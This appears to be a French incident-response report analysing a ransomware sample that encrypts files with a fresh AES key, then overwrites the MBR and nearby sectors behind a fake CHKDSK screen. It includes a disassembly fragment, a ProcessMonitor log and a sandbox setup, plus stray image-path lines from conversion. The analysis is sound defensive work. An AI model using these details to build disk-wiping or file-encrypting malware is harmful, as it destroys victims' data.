
```
10001913 push    ebx             ; dwBufLen
10001914 lea     eax, [ebp+lpFileName]
10001917 push    eax             ; pdwDataLen
10001918 mov     eax, [ebp+arg_4]
1000191B push    edi             ; pbData
1000191C push    esi             ; dwFlags
1000191D push    [ebp+Final]     ; Final
10001920 push    esi             ; hHash
10001921 push    dword ptr [eax+14h] ; hKey
10001924 call    ds:CryptEncrypt
1000192A test    eax, eax
1000192C jz      short loc_10001938
```

Extrait du code de do_stuff() avec appel à CryptEncrypt

Le parcours de do_stuff() révèle l'appel à une fonction cryptographique qui prend en paramètre :


- Un nom de fichier depuis le contexte de la fonction appelante ;
- Une clé.

L'hypothèse d'un parcours du système de fichiers par le malware avec chiffrement des données qui exclut les fichiers système devient donc très forte.




La question du type de chiffrement et de la présence, ou non, d'une clé unique pour tous les postes infectés se pose donc.

Nous remontons le contexte à la recherche d'appels à des fonctions cryptographiques. Nous identifions une fonction (sub_10001B4E), qui génère une clé (appel à CryptGenKey de l'API Windows).




Extrait de code assembleur mettant en évidence une génération de clé AES 128 bits dans sub_10001B4E à chaque nouvelle infection

Cette fonction génère, à chaque nouvelle infection, une clé AES 128 bits qui est passée dans le contexte de la fonction de parcours de fichiers. Le chiffrement de fichiers, qui utilise cette clé, est donc effectué par une nouvelle clé générée à chaque infection.



De plus, le retour au contexte nous apprend que la clé générée est détruite immédiatement après le chiffrement.




Extrait du code assembleur mettant en évidence la destruction de la clé générée (dans sub_10001B4E)

En conséquence, il apparaît que :

- le malware parcourt le système de fichiers récursivement ;
- le malware chiffre des fichiers et des liens symboliques en épargnant C :\Windows ;
- la clé de chiffrement n'est a priori pas récupérable.

« Parfois, nous n'avons pas le temps de conduire une analyse statique détaillée. Malgré tout, il est nécessaire d'obtenir au plus vite des informations sur le fonctionnement du malware afin d'établir des IoC fiables. Ces IoC vont nous permettre d'établir le périmètre compromis. »

Après s'être familiarisé avec le malware et avoir dégrossi certains de ses mécanismes, il est clair qu'il n'est pas raisonnable d'envisager de comprendre l'intégralité de son fonctionnement en n'utilisant que des techniques d'analyse statique.



> Observer le comportement du malware : l'analyse dynamique

Parfois, nous n'avons pas le temps de conduire une analyse statique détaillée. Malgré tout, il est nécessaire d'obtenir au plus vite des informations sur le fonctionnement du malware afin d'établir des IoC fiables. Ces IoC vont nous permettre d'établir le périmètre compromis.

Une manière efficace de savoir ce que fait concrètement un programme est de l'exécuter.

IoC/Indicator of Compromise : Artefacts systèmes ou réseaux permettant de confirmer l'infection d'un poste par un malware ou groupe spécifique.

Analyse dynamique : ensemble des procédés permettant de comprendre le fonctionnement d'un programme et d'en déduire des artefacts caractéristiques via une exécution sur le système.

Préparations et précautions


Nous reprenons donc l'une des souches du malware découvert par les analystes. L'objectif va être d'exécuter ce binaire dans un environnement confiné afin d'analyser son comportement.

Nous savons qu'un grand nombre de postes du système ont été infectés. Cela peut être symptomatique de l'un des cas suivants :

- Un compte d'administrateur s'est fait compromettre et l'attaquant utilise les droits associés pour déployer son code malveillant ;
- L'applicatif de déploiement de parcs est compromis ;
- Le malware est un *ver* c'est-à-dire qu'il possède un mécanisme lui permettant de se propager de machine en machine sans interaction utilisateur.

De ce fait, dans l'éventualité où la troisième théorie serait avérée, certaines précautions sont à prendre afin d'éviter que le malware se propage hors de l'environnement d'analyse.

Pour ce faire, nous allons utiliser deux postes Windows 7 qui seront sur un même réseau interne virtuel. Cette configuration permettra aux postes de communiquer entre eux et d'observer la propagation du malware sans risquer de contaminer un poste extérieur.



Ce laboratoire d'analyse basique possède 2 types de machines : un poste bureautique et un poste d'administration.

Apport de l'étude de l'interaction du malware avec le disque

L'analyse des interactions d'un malware avec le système victime est riche en informations cruciales pour l'élucidation de son fonctionnement. Afin d'enregistrer les interactions, nous utilisons l'outil ProcessMonitor.
ProcessMonitor : outil fourni par Microsoft permettant d'enregistrer les interactions d'un processus avec le système hôte.

Le malware interagit avec le disque dur

Nous nous focalisons dans un premier temps sur les interactions avec le disque dur.

Operation	Path	Detail	Result
CreateFile	\Device\Harddisk0\DR0	Desired Access: Generic Read, Disposition: Open, Options: Synchronous IO Non-Alert, Non-Directory File, Attributes: n/a, ShareMode: Read, Write, AllocationSize: n/a, OpenResult: Opened	SUCCESS
DeviceIoControl	\Device\Harddisk0\DR0	Control: IOCTL_DISK_GET_PARTITION_INFO_EX	SUCCESS
CloseFile	\Device\Harddisk0\DR0		SUCCESS
CreateFile	\Device\Harddisk0\DR0	Desired Access: Generic Read, Disposition: Open, Options: Synchronous IO Non-Alert, Non-Directory File, Attributes: n/a, ShareMode: Read, AllocationSize: n/a, OpenResult: Opened	SUCCESS
ReadFile	\Device\Harddisk0\DR0	Offset: 0, Length: 512, I/O Flags: Non-cached, Priority: Normal	SUCCESS
CloseFile	\Device\Harddisk0\DR0		SUCCESS
CreateFile	\Device\Harddisk0\DR0	Desired Access: Generic Read/Write, Disposition: Open, Options: Synchronous IO Non-Alert, Non-Directory File, Attributes: n/a, ShareMode: Read, Write, AllocationSize: n/a, OpenResult: Opened	SUCCESS
WriteFile	\Device\Harddisk0\DR0	Offset: 0, Length: 512, I/O Flags: Non-cached, Priority: Normal	SUCCESS
CloseFile	\Device\Harddisk0\DR0		SUCCESS
CreateFile	\Device\Harddisk0\DR0	Desired Access: Generic Read/Write, Disposition: Open, Options: Synchronous IO Non-Alert, Non-Directory File, Attributes: n/a, ShareMode: Read, Write, AllocationSize: n/a, OpenResult: Opened	SUCCESS
WriteFile	\Device\Harddisk0\DR0	Offset: 512, Length: 512, I/O Flags: Non-cached, Priority: Normal	SUCCESS
CloseFile	\Device\Harddisk0\DR0		SUCCESS
CreateFile	\Device\Harddisk0\DR0	Desired Access: Generic Read/Write, Disposition: Open, Options: Synchronous IO Non-Alert, Non-Directory File, Attributes: n/a, ShareMode: Read, Write, AllocationSize: n/a, OpenResult: Opened	SUCCESS
WriteFile	\Device\Harddisk0\DR0	Offset: 1 024, Length: 512, I/O Flags: Non-cached, Priority: Normal	SUCCESS
CloseFile	\Device\Harddisk0\DR0		SUCCESS
CreateFile	\Device\Harddisk0\DR0	Desired Access: Generic Read/Write, Disposition: Open, Options: Synchronous IO Non-Alert, Non-Directory File, Attributes: n/a, ShareMode: Read, Write, AllocationSize: n/a, OpenResult: Opened	SUCCESS
WriteFile	\Device\Harddisk0\DR0	Offset: 1 536, Length: 512, I/O Flags: Non-cached, Priority: Normal	SUCCESS
CloseFile	\Device\Harddisk0\DR0		SUCCESS
CreateFile	\Device\Harddisk0\DR0	Desired Access: Generic Read/Write, Disposition: Open, Options: Synchronous IO Non-Alert, Non-Directory File, Attributes: n/a, ShareMode: Read, Write, AllocationSize: n/a, OpenResult: Opened	SUCCESS
WriteFile	\Device\Harddisk0\DR0	Offset: 2 048, Length: 512, I/O Flags: Non-cached, Priority: Normal	SUCCESS
CloseFile	\Device\Harddisk0\DR0		SUCCESS
CreateFile	\Device\Harddisk0\DR0	Desired Access: Generic Read/Write, Disposition: Open, Options: Synchronous IO Non-Alert, Non-Directory File, Attributes: n/a, ShareMode: Read, Write, AllocationSize: n/a, OpenResult: Opened	SUCCESS
WriteFile	\Device\Harddisk0\DR0	Offset: 2 560, Length: 512, I/O Flags: Non-cached, Priority: Normal	SUCCESS

Capture de ProcessMonitor mettant en évidence une écriture sur le disque, hors du système de fichiers

Il apparaît que des secteurs d'amorçage sont écrasés avec succès par le malware.


> Secteur : Plus petite unité physique de stockage. Un disque est divisé en plusieurs secteurs dont la taille est traditionnellement de 512 octets.

L'analyse des accès en écriture du malware montre :
- une réécriture des secteurs 0 à 18 (les flèches montrent les secteurs 0 à 2) ;
- une réécriture des secteurs 31 à 34 (non visible sur l'extrait).


> MBR/Master Boot Record : Partition permettant l'amorçage du système. Elle contient la première partie du bootloader, la table de partitions et termine par le nombre magique 0xAA55. Ce dernier est contenu sur le secteur 0 du disque, au minimum sur les 512 premiers octets.

Nous pouvons en conclure que le malware réécrit le MBR ainsi que d'autres secteurs du disque (1 à 18 puis 32 à 34).

Il est possible d'effectuer des vidages disques (dumps), grâce à Hxd (outil nous permettant de récupérer le contenu brut de secteurs du disque dur), des premiers secteurs du disque avant et après infection afin d'observer les différences entre les secteurs ré-écrits.



Dump par HxD du MBR avant le lancement du malware




Dump par HxD du MBR après le lancement du malware

La première constatation est que la table des partitions (en jaune) n'est pas altérée par le malware.
La deuxième constatation est que le code de la première partie du bootloader (en rouge) après réécriture par le malware est beaucoup plus court, donc beaucoup plus simple.

Il est probable que cette partie de bootloader serve exclusivement à accéder à une autre portion de code stockée dans les secteurs 1 à 18 ou 32 à 34. Ces secteurs sont probablement une sorte de mini-noyau utilisé pour effectuer les actions observées après le redémarrage de la machine infectée :


1. Afficher la progression de CHKDSK (utilitaire Windows permettant entre autres la réparation d'erreurs présente sur le disque) ;
2. Et les éventuelles actions menées pendant le temps d'affichage ;
3. Afficher la note de rançon.

Nous parcourons les secteurs réécrits à la recherche de mention de CHKDSK dans le dump obtenu par HxD.



Chaînes de caractères contenues dans les secteurs 14 et 15 réécrits par le malware

Il est donc clair que le message de CHKDSK est généré par le malware (voir figure au-dessus). Cela lui permet certainement de dissimuler une autre action malveillante au cours du premier reboot de la machine infectée.



